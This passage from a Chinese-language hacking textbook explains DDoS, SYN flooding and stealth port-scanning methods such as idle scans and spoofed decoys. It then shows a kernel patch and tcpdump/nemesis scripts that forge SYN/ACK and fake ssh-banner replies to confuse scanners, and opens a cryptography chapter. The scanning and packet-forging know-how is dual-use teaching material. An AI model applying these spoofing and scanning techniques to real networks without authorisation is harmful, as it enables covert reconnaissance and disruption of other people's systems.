分布式 DoS（DDoS）攻击是淹没 DoS 攻击的分布式版本。因为淹没 DoS 攻击的目的是消耗带宽，攻击者占用的带宽越大，他们可以造成的破坏就越大。在 DDoS 攻击中，攻击者首先与许多其他主机达成妥协并在这些主机上安装端口监控程序。这些端口监控程序耐心地等待，直到攻击者挑中一个受害者并决定向其发动攻击。攻击者使用某些控制程序，并且所有端口监控程序同时使用某种形式的淹没 DoS 攻击向受害者发动攻击。大量的分布

式主机不仅增大了淹没的效果，而且也使得对攻击的跟踪更困难。

3.5.6 SYN 淹没

SYN 淹没会耗尽 TCP/IP 堆栈的状态，而不是耗尽网络带宽。因为 TCP 对连接进行维持，它必须在某处跟踪这些连接以及它们的状态。TCP/IP 堆栈对此进行处理，但单个 TCP 堆栈可以跟踪的连接数量是有限的，SYN 淹没使用欺骗来利用该缺陷。

攻击者使用一个伪造的不存在的源地址，用许多 SYN 数据包淹没受害者的系统。因为 SYN 数据包用来打开一个 TCP 连接，所以受害者的机器会向伪造的地址发送一个 SYN/ACK 数据包作为响应，并等待预期的 ACK 响应。每个这种处于等待状态、半开的连接都进入空间有限的待处理队列。因为伪造的源地址实际上并不存在，所以将那些待处理队列中的记录删除并完成连接所需的 ACK 响应永远不会到来。相反，每个半开连接一定超时，这将花费一段比较长的时间。

只要攻击者使用伪造的 SYN 数据包继续淹没受害者的系统，受害者的待处理队列将一直保持装满，这使得真正的 SYN 数据包几乎不可能到达系统并打开有效的 TCP/IP 连接。

3.6 端口扫描

端口扫描是用来推断哪个端口正在侦听并接受连接的一种方法。因为大多数的服务运行在标准的、有文档说明的端口上，该信息可用来确定哪个服务正在运行。最简单的端口扫描方式是尝试打开目标系统上每一个可能端口的 TCP 连接。虽然该方法很有效，但是它有干扰且可以被探测到。此外，当建立连接时，服务通常会记录 IP 地址。为了避免这些缺点，已经发明了一些巧妙的技术来避开探测。

3.6.1 秘密 SYN 扫描

有时 SYN 扫描也被称为半开扫描。这是因为实际上它并不打开一个完整的 TCP 连接。回忆一下 TCP/IP 握手：当建立一个完整的连接时，首先发送一个 SYN 数据包，然后一个 SYN/ACK 数据包被发送回来，最后返回一个 ACK 数据包来完成握手过程并打开连接。SYN 扫描并不完成该握手过程，因此永远不会打开一个完整的连接。相反，它只发送最初的 SYN 数据包，并且检查响应。如果收到一个作为响应的 SYN/ACK 数据包，那么该端口必是可接受连接的。对此进行记录，并且发送一个 RST 数据包以销毁该连接以防止该服务被偶然拒绝。

3.6.2 FIN、X-mas 和 Null 扫描

作为对 SYN 扫描的响应，发明了能够探测并记录半开连接的新工具。因此，目前发展了另外一些秘密端口扫描技术集：FIN、X-mas 和 Null 扫描。所有这些技术都向目标系统的每个端口发送一个毫无意义的数据包。如果端口正在侦听，这些数据包会被忽略。然而，如果端口是关闭的并且其实现遵循协议（RFC 793），那么它就会发送一个 RST 数据包。

该差别可被用来探测哪个端口正在接受连接，而不用实际打开任何连接。

FIN 扫描发送一个 FIN 数据包，X-mas 扫描发送一个 FIN、URG 和 PUSH 标志都打开的数据包（如此命名是因为这些标志被点亮后像一棵圣诞树），Null 扫描发送一个没有设置任何 TCP 标志的数据包。虽然这些类型的扫描是比较秘密的，但它们也可能是不可靠的。例如，Microsoft 的 TCP 实现并不像规定的那样发送 RST 数据包，这使得这种形式的扫描无效。

3.6.3　欺骗诱饵

另一种避免探测的方法隐藏在若干个诱饵当中。这项技术在每个真正进行端口扫描的连接之间，简单的伪造来自多个诱饵 IP 地址的连接。来自伪造连接的响应并不是必需的，因为它们只是误导。然而那些伪造的诱饵地址必须使用活动主机的真实 IP 地址；否则目标有可能被意外的 SYN 淹没。

3.6.4　空闲扫描

空闲扫描是一种从空闲主机利用伪造数据包扫描目标，通过观察空闲主机的变化对目标进行扫描的方法。攻击者需要找到一台可用的空闲主机，该主机不发送或接收任何其他网络流量，并且有一个产生可预知的 IP ID 的 TCP 实现，对每个数据包，该 IP ID 有已知的增量变化。IP ID 用来惟一标识每个会话的每个数据包，在 Windows 95/2000 中，其增量通常为 1～254（这取决于字节排序）。可预知的 IP ID 从没有真正被认为是一种安全风险，空闲扫描就利用了这个错误观点。


首先，攻击者通过使用 SYN 数据包或主动提供的 SYN/ACK 数据包与空闲主机联系，从而获得其当前的 IP ID，并且观察响应的 IP ID。通过多次重复该过程，可以测定每个数据包 IP ID 的变化增量。

然后攻击者使用空闲主机的IP地址向目标机器的某端口发送一个伪造的SYN数据包。取决于受害者机器上的该端口是否正在侦听，将会发生下面两件事情之一：

- 如果该端口正在侦听，会向空闲主机发送回一个 SYN/ACK 数据包。但因为初始 SYN 数据包实际上并不是空闲主机发送的，所以该响应看起来像是向空闲主机主动提供的，空闲主机发送回一个 RST 数据包作为响应。
- 如果该端口没有侦听，目标主机将会向空闲主机发送回一个 RST 数据包，该数据包并不要求响应。

这时，攻击者再次联系空闲主机以测定 IP ID 增长了多少。如果它仅仅增长了一个间隔值，那么在两次检查之间空闲主机没有发送其他数据包。这意味着目标机器上的端口是关闭的。如果 IP ID 已经增长了两个间隔值，在两次检查之间空闲主机发送了一个数据包，有可能是 RST 数据包。这意味着目标机器上的端口是打开的。

下图演示了两种可能结果的步骤：



当然，如果空闲主机并不真正空闲，则结果将偏离。如果空闲主机上有轻微的流量，那么每个端口会发送多个数据包。如果发送了 20 个数据包，那么在一个打开的端口上应当看到 20 个增量变化，而关闭的端口上一个都没有。即使存在轻微的流量，例如在空闲主机上一或两个与扫描无关的数据包，该差别已足够大，它仍能被探测到。

如果在一台没有任何记录能力的空闲主机上正确使用该技术，攻击者可以扫描任何目标而不暴露其 IP 地址。

3.6.5 主动防御（屏蔽）

端口扫描经常用来在攻击之前描述系统。知道哪个端口打开允许攻击者确定可以攻击哪个服务。许多 IDS 提供探测端口扫描的方法，但这时信息已被泄露。撰写本章时，我想知道是否有可能在端口扫描实际发生之间阻止它们。hacking 的实质是提出新想法，因此这里将提出一种简单的、最近开发的端口扫描主动防御方法。

首先，可以通过简单的内核修改防止 FIN、Null 和 X-mas 扫描。如果内核从不发出复位数据包，这些扫描将什么都不会发现。下面的输出使用 grep 找出负责发送复位数据包的内核代码。

```
# grep -n -A 12 "void.*send_reset" /usr/src/linux/net/ipv4/tcp_ipv4.c
1161:static void tcp_v4_send_reset(struct sk_buff *skb)
1162-{
1163-    struct tcphdr *th = skb->h.th;
1164-    struct tcphdr rth;
1165-    struct ip_reply_arg arg;
1166-
1167-    return; // Modification: Never send RST, always return.
1168-
1169-    /* Never send a reset in response to a reset. */
```

```
1170-   if (th->rst)
1171-           return;
1172-
1173-   if (((struct rtable*)skb->dst)->rt_type != RTN_LOCAL)
```

通过添加 return 命令（上面粗体部分所示），tcp_v4_send_reset()内核函数将只是返回而不做任何事情。内核重新编译后，结果是该内核不会发出复位数据包，避免了信息泄露。

内核修改之前的 FIN 扫描如下：

```
# nmap -vvv -sF 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (192.168.0.189) appears to be up ... good.
Initiating FIN Scan against  (192.168.0.189)
The FIN Scan took 17 seconds to scan 1601 ports.
Adding open port 22/tcp
Interesting ports on  (192.168.0.189):
(The 1600 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh

Nmap run completed -- 1 IP address (1 host up) scanned in 17 seconds
#
```

内核修改之后的 FIN 扫描如下：

```
# nmap -sF 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
All 1601 scanned ports on  (192.168.0.189) are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 100 seconds
#
```

对于依赖于 RST 数据包的扫描来说，这个方法效果良好，但防止由于 SYN 扫描和全连接扫描造成的信息泄露有些困难。为了保持其功能性，打开的端口必须以 SYN/ACK 数据包响应，但如果所有关闭的端口也使用 SYN/ACK 数据包响应，攻击者能够从端口扫描得到的有用信息数量将被减到最少。简单地打开每个端口将引起较大的性能影响，而这不是令人满意的。理想地，应当不使用 TCP 堆栈来完成。这听起来像是 nemesis 脚本的工作：

shroud.sh 的代码

```
#!/bin/sh
HOST="192.168.0.189"
/usr/sbin/tcpdump -e -S -n -p -l "(tcp[13] == 2) and (dst host $HOST) and !(dst
port 22)" | /bin/awk '{
# Output numbers as unsigned
  CONVFMT="%u";
```

```
# Seed the randomizer
  srand();

# Parse the tcpdump input for packet information
  dst_mac = $2;
  src_mac = $3;
  split($6, dst, ".");
  split($8, src, ".");
  src_ip = src[1]"."src[2]"."src[3]"."src[4];
  dst_ip = dst[1]"."dst[2]"."dst[3]"."dst[4];
  src_port = substr(src[5], 1, length(src[5])-1);
  dst_port = dst[5];

# Increment the received seq number for the new ack number
  ack_num = substr($10,1,index($10,":")-1)+1;
# Generate a random seq number
  seq_num = rand() * 4294967296;

# Feed all this information to nemesis
  exec_string = "nemesis tcp -v -fS -fA -S "src_ip" -x "src_port" -H "src_mac" -D
"dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num" -a "ack_num;

# Display some helpful debugging info.. input vs. output
  print "[in]  "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10;
  print "[out] "exec_string;

# Inject the packet with nemesis
  system(exec_string);
}'
```

当运行这个脚本时，确定变量 HOST 被设置为主机的当前 IP 地址。

第 13 个八位字节再次用于 tcpdump 过滤器，这次仅接受目的地为除端口 22、且只有 SYN 标志打开的所有端口上的给定主机 IP 的数据包。这将获得 SYN 扫描尝试、全连接扫描尝试和任何其他类型的连接尝试。然后，通过 awk 对数据包信息进行解析，并且输入 nemesis 来精心构建一个看起来可信的 SYN/ACK 响应数据包。必须避开端口 22，因为 ssh 已经在该端口上响应。所有这些都没有使用 TCP 堆栈。

当 shroud 脚本运行时，即使主机并没有侦听流量，一个 telnet 尝试似乎要连接，如下所示：

来自 overdose @ 192.168.0.193 的代码

```
overdose$ telnet 192.168.0.189 12345
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
^]
telnet> q
Connection closed.
overdose$
```

在 192.168.0.189 上运行的 shroud.sh 代码

```
# ./shroud.sh
tcpdump: listening on eth1
[in]  14:07:09.793997 0:0:ad:d1:c7:ed 0:2:2d:4:93:e4 0800 74: 192.168.0.193.32837 >
192.168.0.189.12345: S 2071082535:2071082535(0)
[out] nemesis tcp -v -fS -fA -S 192.168.0.189 -x 12345 -H 0:2:2d:4:93:e4 -D
192.168.0.193 -y 32837 -M 0:0:ad:d1:c7:ed -s 979061690 -a 2071082536

TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

              [MAC] 00:02:2D:04:93:E4 > 00:00:AD:D1:C7:ED
     [Ethernet type] IP (0x0800)

               [IP] 192.168.0.189 > 192.168.0.193
            [IP ID] 2678
         [IP Proto] TCP (6)
           [IP TTL] 255
           [IP TOS] 00
    [IP Frag offset] 0000
     [IP Frag flags]

        [TCP Ports] 12345 > 32837
        [TCP Flags] SYN ACK
[TCP Urgent Pointer] 0
   [TCP Window Size] 4096
    [TCP Ack number] 2071082535
    [TCP Seq number] 979061690

Wrote 54 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
```

现在脚本似乎工作正常，任何包括 SYN 数据包的端口扫描方法将被愚弄，认为每个可能的端口都打开了。

```
overdose# nmap -sS 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.0.189):
Port       State       Service
1/tcp      open        tcpmux
2/tcp      open        compressnet
3/tcp      open        compressnet
4/tcp      open        unknown
5/tcp      open        rje
6/tcp      open        unknown
7/tcp      open        echo
8/tcp      open        unknown
9/tcp      open        discard
10/tcp     open        unknown
11/tcp     open        systat
12/tcp     open        unknown
13/tcp     open        daytime
```

```
14/tcp      open        unknown
15/tcp      open        netstat
16/tcp      open        unknown
17/tcp      open        qotd
18/tcp      open        msp
19/tcp      open        chargen
20/tcp      open        ftp-data
21/tcp      open        ftp
22/tcp      open        ssh
23/tcp      open        telnet
24/tcp      open        priv-mail
25/tcp      open        smtp

[ output trimmed ]

32780/tcp  open        sometimes-rpc23
32786/tcp  open        sometimes-rpc25
32787/tcp  open        sometimes-rpc27
43188/tcp  open        reachout
44442/tcp  open        coldfusion-auth
44443/tcp  open        coldfusion-auth
47557/tcp  open        dbbrowse
49400/tcp  open        compaqdiag
54320/tcp  open        bo2k
61439/tcp  open        netprowler-manager
61440/tcp  open        netprowler-manager2
61441/tcp  open        netprowler-sensor
65301/tcp  open        pcanywhere

Nmap run completed -- 1 IP address (1 host up) scanned in 37 seconds
overdose#
```

实际上惟一运行的服务是端口 22 上的 ssh，但它被隐藏在海量的误报中。一个专注的攻击者可能只是远程登录每个端口来检查标题，但这种技术可以很容易地被扩展到伪造标题。实际上，让我们立即动手吧！

客户机将会向伪造 SYN/ACK 响应单个 ACK 数据包。这个数据包总是使序号正好递增 1，因此甚至在客户机产生 ACK 响应之前，实际上就可以预测、生成并且向客户机发送包含标题的正确的响应数据包。为了与正常的标题数据包相匹配，标题响应数据包将打开 ACK 和 PSH 标志。有趣的是，甚至不用考虑来自客户机的 ACK 响应就能生成并发送这两个数据包。这意味着脚本不必跟踪连接状态，而客户机的 TCP 堆栈将挑选出数据包。

修改后的 shroud 脚本如下所示：

shroud2sh 的代码

```
#!/bin/sh
HOST="192.168.0.189"
/usr/sbin/tcpdump -e -S -n -p -l "(tcp[13] == 2) and (dst host $HOST)" | /bin/awk
'{
# Output numbers as unsigned
  CONVFMT="%u";
```

```
# Seed the randomizer
  srand();

# Parse the tcpdump input for packet information
  dst_mac = $2;
  src_mac = $3;
  split($6, dst, ".");
  split($8, src, ".");
  src_ip = src[1]"."src[2]"."src[3]"."src[4];
  dst_ip = dst[1]"."dst[2]"."dst[3]"."dst[4];
  src_port = substr(src[5], 1, length(src[5])-1);
  dst_port = dst[5];

# Increment the received seq number for the new ack number
  ack_num = substr($10,1,index($10,":")-1)+1;
# Generate a random seq number
  seq_num = rand() * 4294967296;

# Precalculate the sequence number for the next packet
  seq_num2 = seq_num + 1;

# Feed all this information to nemesis
  exec_string = "nemesis tcp -fS -fA -S "src_ip" -x "src_port" -H "src_mac" -D
"dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num" -a "ack_num";

# Display some helpful debugging info.. input vs. output
  print "[in]  "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10;
  print "[out] "exec_string;

# Inject the packet with nemesis
  system(exec_string);

# Do it again to craft the second packet, this time ACK/PSH with a banner
  exec_string = "nemesis tcp -v -fP -fA -S "src_ip" -x "src_port" -H "src_mac" -D
"dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num2" -a "ack_num" -P banner";

# Display some helpful debugging info..
  print "[out2] "exec_string;

# Inject the second packet with nemesis
  system(exec_string);
}'
```

标题数据包的有效负载将会取自一个名为 banner 的文件。仅仅是为了让攻击者对情况更加迷惑，可以将它做得看起来特别像有效的 ssh 标题。下面的输出查看一个正常的 ssh 标题，并将一个看起来很像的标题放进 banner 数据文件。当运行这个脚本时，记得再次将变量 HOST 设置为当前主机的 IP。

在 192.168.0.189 上的代码

```
tetsuo# telnet 127.0.0.1 22
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
^]
telnet> quit
Connection closed.
tetsuo# printf "SSH-1.99-OpenSSH_3.5p1\n\r" > banner
tetsuo# ./shroud2.sh
tcpdump: listening on eth1
[in]  14:41:12.931803 0:0:ad:d1:c7:ed 0:2:2d:4:93:e4 0800 74: 192.168.0.193.32843 >
192.168.0.189.12345: S 4226290404:4226290404(0)
[out] nemesis tcp -fS -fA -S 192.168.0.189 -x 12345 -H 0:2:2d:4:93:e4 -D
192.168.0.193 -y 32843 -M 0:0:ad:d1:c7:ed -s 1943811492 -a 4226290405

TCP Packet Injected
[out2] nemesis tcp -v -fP -fA -S 192.168.0.189 -x 12345 -H 0:2:2d:4:93:e4 -D
192.168.0.193 -y 32843 -M 0:0:ad:d1:c7:ed -s 1943811493 -a 4226290405 -P banner
TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

              [MAC] 00:02:2D:04:93:E4 > 00:00:AD:D1:C7:ED
     [Ethernet type] IP (0x0800)

               [IP] 192.168.0.189 > 192.168.0.193
            [IP ID] 23711
         [IP Proto] TCP (6)
           [IP TTL] 255
           [IP TOS] 00
    [IP Frag offset] 0000
     [IP Frag flags]

         [TCP Ports] 12345 > 32843
         [TCP Flags] ACK PSH
[TCP Urgent Pointer] 0
   [TCP Window Size] 4096
    [TCP Ack number] 4226290405

Wrote 78 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
```

从另一台机器（overdose）来看，一个与 ssh 服务器的有效连接似乎已经存在。

来自 overdose @ 192.168.0.193 的代码

```
overdose$ telnet 192.168.0.189 12345
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
```

可以创造更进一步的变化来从一个有各种标题的库中随机选择，或者发出一系列险恶的 ANSI 序列。想象力是一种奇妙的东西。

当然，还有很多方法来实现这种技术。我可以立刻想到至少一种方法，你能吗？

第 4 章　密码学

密码学定义为对密码编码学或密码分析学的研究。密码编码学是通过使用密码进行秘密通信的过程，密码分析学是解开或破译秘密通信的过程。历史上，密码学在战争期间引起人们的特别关注：使用秘密代码与友邻部队进行通信，同时也尝试破译敌人的代码以渗透进入其通信。

战时应用依然存在，随着许多关键交易通过 Internet 发生，密码学在民间生活中变得日益流行。网络窃听如此经常地发生，因此固执地假设某些人一直在窃听网络流量可能并不是如此偏执。通过未加密的协议，可以窃听和偷窃密码、信用卡号和其他私有信息。加密通信协议为这类保密性的缺乏提供了一种解决方法，并且使 Internet 经济得以发挥作用。如果没有安全套接层（Secure Socket Layer，SSL）加密，流行站点上的信用卡交易会非常不方便或者不安全。

所有这些被加密算法保护的私有数据可能是安全的。当前那些被证明安全的密码系统对实际应用来说太不实用，因此不使用数学上的安全证明，而是使用实践上安全的密码系统。这表示破解这些密码的捷径可能存在，但至今没人能够实现。当然，也存在着根本不安全的密码系统。这可能是由于密码本身的实现、密钥大小或密码分析上的弱点。1997 年，美国法律规定，出口软件加密允许的最大密钥大小是 40 位。该密钥大小的限制使得相应的密码不安全，正如 RSA 数据安全实验室和毕业于 U.C. Berkeley 的学生 Ian Goldberg 所展示的那样。RSA 发起了一项破译用 40 位密钥加密的消息的挑战，三个半小时之后，Ian 完成了该挑战。这有力地证明了对于一个安全的密码系统来说，40 位密钥并不足够大。

密码学在许多方面与 hacking 有关。在最纯粹的层次上，解决一项难题的挑战对有求知欲强的人来说是充满吸引力的。在较邪恶的层次上，由上述难题保护的安全数据也许更有吸引力。破译或智取秘密数据的加密保护能够提供某种满足感，当然还有受保护的数据内容。此外，强壮的密码系统有助于避免检测。如果攻击者使用加密的通信信道，设计用于监听网络流量以检测攻击信号的昂贵的网络入侵检测系统是没有用的。为客户安全提供的加密 Web 访问，经常被攻击者用作难于监控的攻击媒介。

4.1　信息理论

密码安全的许多概念源于香农（Claude Shannon）的思想。他的思想对密码编码学领域有着很大的影响，特别是扩散和混淆的概念。虽然下面的绝对安全性、一次性密码本、量子密钥分配和计算安全性实际上并不是由 Shannon 构想的，但他在绝对保密和信息理论上的思想对安全性的定义有着巨大的影响。

4.1.1　绝对安全性

即使拥有无限的计算资源，如果密码系统不能被破译，那么可以认为该系统是绝对安全的。这意味着不可能对其进行密码分析，而且即使是在穷举暴力攻击中尝试了所有可能的密钥，仍不可能确定哪一个是正确密钥。

4.1.2　一次性密码本

绝对安全密码系统的一个例子是一次性密码本。一次性密码本是一种非常简单的密码系统，它使用称为密码本的随机数据块。密码本至少要与被编码的明文消息长度相等，并且密码本上的随机数据必须是真正随机的，这一点最为重要。生成两个一样的密码本：一个给接收方，一个给发送方。为了将信息编码，发送方简单地将明文消息的每一位与密码本的每一位异或（XOR）。完成消息编码后，销毁密码本以保证它只被使用一次。然后可以将加密消息发送到接收方而不必担心被破译，因为没有密码本将不能破译加密消息。当接收方收到加密的消息时，他也将加密消息的每一位与密码本的每一位异或以生成原始明文消息。

虽然一次性密码本在理论上是不可能被破译的，但在实践中它并不实用。一次性密码本的安全性取决于密码本的安全性。当将密码本分发给接收方和发送方时，总是假设密码本传递通道是安全的。要想真正安全，这可能牵涉到面对面会见及交换，然而为了方便，借助另一个密码来传递密码本可能更容易。该便利的代价是现在整个系统的健壮性与最脆弱的链接一样，也就是和用于传递密码本的密码一样。因为密码本包含与明文消息长度相同的随机数据，而且整个系统的安全性仅仅与用来传递密码本的方法一样，所以在现实世界中，仅仅发送使用密码编码的明文信息更有意义，该密码原本是用来传递密码本的。

4.1.3　量子密钥分配

量子计算的出现为密码学领域带来了许多有用的事物。其中之一使是一次性密码簿的实际实现，量子密钥分配使其成为可能。量子纠缠的神秘可以提供一种分发随机位串的可靠而且保密的方法，该随机位串可用作密钥。这利用了光子中存在的非正交量子态。

这里简要介绍一下，光子的偏振是指它的电场的振动方向，在这种情况下可能沿着水平、垂直，或者两对角线之一。非正交只是表示这些状态被一个非 90° 的角度隔开。奇怪的是，无法准确测定单个光子具有 4 种偏振的哪一种。水平和垂直偏振的直线基线和两个对角线偏振的对角线基线是不相容的，因此由于海森堡测不准原理，这两组偏振是不能被同时测量的。可以用过滤器测量偏振——一个用于直线基线，一个用于对角线基线。当光子通过正确的过滤器时，其偏振不会改变，但当它通过不正确的过滤器时，其偏振将被随机修改。这表明任何尝试测量光子偏振的窃听行为很有可能使数据混乱，很显然通道是不安全的。

Charles Bennett 和 Gilles Brassard 在第一个而且可能是最著名的量子密钥分配方案 BB84 中，很好地利用了量子力学这些奇特的形态。首先发送方和接收方商定 4 个偏振的位表示，

以便每个基线都有 1 和 0。因此可以用垂直偏振的光子和对角线偏振的光子（+45°）之一表示 1，用水平偏振的光子和另一组对角线偏振的光子（-45°）表示 0。以这种方式，当测量直线偏振和测量对角线偏振时 1 和 0 都能存在。

然后，发送者发送一个随机光子流，每个光子都来自随机选择的基线（直线或对角线），并记录下这些光子。当接收者接收到一个光子时，他也随机地选择以直线基线或对角线基线来测量它并记录下结果。现在双方公开比较每一方用了哪个基线，并且他们只保持双方使用相同基线测量的光子所对应的数据。这并没有暴露光子的位置，因为每个基线都有 1 和 0。这构成了一次性密码簿的密钥。

因为窃听者最终将以改变某些光子的偏振而告终，从而使数据混乱，所以通过计算密钥的某些随机子集的错误率可以检测窃听。如果错误太多，则有人可能正在窃听，应当丢弃该密钥。否则，密钥数据的传递是安全且保密的。

4.1.4 计算安全性

如果破译某个密码系统的最著名的算法需要的计算资源和时间数量不切实际，那么可认为该系统是计算安全的。这说明从理论上来讲，窃听者是可以破译密码的，但实际上破译密码是行不通的，因为所需的时间和资源数量大大超过了加密信息的价值。通常即使假设使用庞大的计算机资源阵列，破译计算安全的密码系统所需的时间也以成千上万年计。大多数现代密码系统属于这种类型。

重要的是要注意到最著名的破译密码系统的算法一直在发展和提高。理想地，如果破译某密码系统的最好算法需要不切实际数量的计算资源和时间，那么将该系统定义为计算安全的，但当前没有方法证明一个给定的密码破译算法是而且将一直是最好的一个。因此应使用当前最著名的算法来度量密码系统的安全性。

4.2 算法运行时间

算法运行时间与程序运行时间有些不同。因为算法只是一种想法，对评价算法的处理速度没有限制。这意味着算法运行时间用分钟或秒表示是毫无意义的。

没有了诸如处理器速度和体系结构之类的因素，一个算法的重要未知量是输入大小。在 1000 个元素上运行的排序算法无疑要比在 10 个元素上运行的相同算法花费更长时间。通常用 n 表示输入大小，并且用一个数字表示每个原子步骤。像下面这种简单算法的运行时间能以 n 表示。

```
For(i = 1 to n)
{
Do something;
Do another thing;
}
Do one last thing;
```

该算法循环 n 次，每次执行两个动作，最终执行最后一个动作，因此这个算法的时间

复杂度为 2n+1。添加了一个额外嵌套循环的更复杂算法（像下面这一个）的时间复杂度为 n^2+2n+1，因为新动作执行了 n^2 次。

```
For(x = 1 to n)
{
  For(y = 1 to n)
  {
  Do the new action;
}
}
For(i = 1 to n)
{
Do something;
Do another thing;
}
Do one last thing;
```

但对时间复杂度来说，这种级别的详细说明仍旧太烦琐。例如，当 n 变大时，2n+5 和 2n+365 之间的相对差别变得越来越小。然而，由于 n 变大，$2n^2+5$ 和 2n+5 之间的相对差别变得越来越大。对算法运行时间来说，这种一般趋势是最重要的。

考虑两个算法，一个的时间复杂度是 2n+365，另一个是 $2n^2+5$。当 n 值较小时，$2n^2+5$ 算法优于 2n+365 算法。但当 n=30 时，两个算法性能相同，对所有大于 30 的 n 值，2n+365 算法优于 $2n^2+5$ 算法。因为 $2n^2+5$ 算法只有 30 个 n 值性能较好，2n+365 算法有无限多个 n 值性能较好，所以总的来说 2n+365 算法更有效率。

这意味着，一般而言，与输入大小有关的算法时间复杂度的增长率比任何固定输入大小的时间复杂度更重要。尽管对于现实世界的特殊应用程序来说，这种算法度量可能并不总是正确的，但当对所有可能的应用程序进行平均时，这种算法度量往往是正确的。

下面介绍渐近表示法。

渐近表示法是表示算法效率的一种方法。将其称为渐近表示法是因为它研究当输入大小趋向渐近线的无限大极限时算法的行为。

回想 2n+365 算法和 $2n^2+5$ 算法的例子，它确定 2n+365 算法通常更有效率，因为它追随 n 的趋势，而 $2n^2+5$ 算法追随 n^2 的一般趋势。这表示对所有足够大的 n，某个 n 的正倍数必定大于 2n+365，对所有足够大的 n，某个 n^2 的正倍数必定大于 $2n^2+5$。

这听起来有几分迷惑，但其真正意思是对于趋势值，存在一个正常数和一个 n 的下界，使得对所有大于下界的 n，被常数相乘的趋势值总是大于时间复杂度。换句话说，$2n^2+5$ 的阶与 n^2 相同，2n+365 的阶与 n 相同。对此有一种方便的数学表示法，称为大 O 表示法，因为它看起来像 O；$O(n^2)$描述算法的阶与 n^2 相同。

将算法的时间复杂度转换为大 O 表示法的一种简单方法是只看最高项的阶，因为当 n 变得足够大时，这将是最重要的项。因此时间复杂度为 $3n^4+43n^3+763n+\log n+37$ 的算法，其阶为 $O(n^4)$，$54n^7+23n^4+4325$ 的阶为 $O(n^7)$。

4.3 对称加密

对称密码是使用相同密钥对消息进行加密和解密的密码系统。通常，其加密和解密过程比非对称加密更快，但密钥分配有些困难。

